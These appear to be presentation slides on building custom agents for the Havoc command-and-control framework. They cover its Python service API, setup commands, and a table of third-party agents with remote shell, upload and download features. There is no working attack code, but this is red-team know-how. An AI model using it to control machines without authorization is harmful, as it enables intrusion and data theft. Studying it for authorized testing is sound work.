


# Developing and Integrating Custom Agents



# Custom Agents

- Using Havoc's Service API, custom, third-party agents can be written to interact with the teamserver using the intermediate Python API.
  - <https://github.com/HavocFramework/havoc-py>



The screenshot shows a GitHub repository for 'havoc-py'. The left sidebar displays the file structure under the 'main' branch, with 'minimalwiki.md' selected. The main content area shows the file's commit history, with the most recent commit by 'L1nux0' titled 'fix for ssl websocket in Havoc 0.5'. Below the commit information, there are tabs for 'Preview', 'Code', and 'Blame'. The 'Preview' tab is active, showing the content of 'minimalwiki.md'. The text in the preview includes instructions for installing the Havoc API on Ubuntu 20.04 and 22.04, along with the necessary commands: 'bash install.sh' and 'pip3 install -r requirements.txt'.

```
havoc-py / minimalwiki.md
```

L1nux0 fix for ssl websocket in Havoc 0.5 d33b69c · last year History

Preview Code Blame 7 lines (4 loc) · 273 Bytes Raw Copy Download Edit


The Havoc API requires Python 3.10, install.sh script will help you create the necessary environment to use it on Ubuntu 20.04:

```
bash install.sh
```

Ubuntu 22.04 comes with the necessary version of Python so it would only be necessary to run:

```
pip3 install -r requirements.txt
```





# Custom Agents

## Havoc Custom Agents

Agent Name	Supported OS	C2 channels	features	language	Actively supported
<a href="#">Talon</a>	Windows	HTTP/s	shell, upload,download	C	✓
<a href="#">PyHmmm</a>	Any (with python)	HTTP	shell	Python	✓
<a href="#">SharpAgent</a>	Windows	HTTP	shell	C#	✓
<a href="#">Revenant</a>	Windows	HTTP/s	pwsh, shell, download, upload, exit	C	✓



# References & Credits

All credits and references go to the creator of Havoc Framework  
**@C5pider**

- <https://github.com/HavocFramework/>
- <https://github.com/HavocFramework/Talon>
  
- **Other references:**
  - <https://github.com/CodeXTF2/PyHmmm>

# Thanks!





# Q & A

